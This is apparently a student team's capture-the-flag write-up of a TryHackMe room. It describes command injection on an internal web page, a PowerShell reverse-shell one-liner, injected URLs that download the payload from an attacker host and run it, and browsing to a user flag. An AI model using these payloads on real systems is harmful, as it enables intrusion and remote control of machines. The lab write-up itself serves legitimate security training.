bar




We tried to replace the request to http://internal.ironcorp.me:11025




The web then says “You can find your name here” .




We clicked “here” and we were brought to another URL but we did not have access to it




We viewed the page source and found the actual URL that we were supposed to be directed to.



We pasted the url to request in our browser and we successfully accessed the name.




Then, we wanted to have a look at the directory of the website so we added |dir at the URL




We created a powershell payload to be uploaded on the web. We found the payload below on github.


$client = New-Object System.Net.Sockets.TCPClient('10.10.232.213',666);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()




We turned on FoxyProxy on the page and intercepted the same request on BurpSuite again. We sent the request to repeater.



We sent it to response and as expected we saw the files uploaded on the web . Our powershell payload should be seen here after it was uploaded.




Then, we set a netcat listener on port 666.




To upload the payload we used this link http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://ATTACKMACHINE IP/PAYLOADNAME%22%20-outfile%20%22E:\xampp\htdocs\Internal\PAYLOADNAME%22

and encoded it as URL.




After we got the URL, paste it to execute commands in the system and we sent it to response.

We refreshed the page again and we could see that our powershell payload (ms2.ps1) has been successfully uploaded.




However, we somehow still did not catch a shell on our netcat listener.




So we ran a powershell that runs our payload "m2.ps1"

http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./ms2.ps1



After everything went correctly, we were then able to catch a shell on our netcat listener.




3) Horizontal Privilege Escalation (If any, if you pivot to other users)

Members Involved: Lycia, Syareena, Adam, Aisyah


Tools used: Kali Linux, Oracle VM Virtualbox, Terminal

Thought Process and Methodology and Attempts:

We used command C: to change directory from local drive E: to C: and proceeded with ls command to see the list of files.



Then, we use command cd \Users\Equinox and ls command to try and fine the user.txt file but we failed to do so. We also tried cd Desktop and grep user.txt but no file was returned.



We then move up by one directory using cd .. and change directory to Administrator instead of Equinox, and then to Desktop and using ls command we found the user.txt file. Then, we use the command type user.txt and received the flag.

To make sure that it is the right flag, we copy and pasted it in TryHackMe website and it is confirmed to be the user.txt flag.

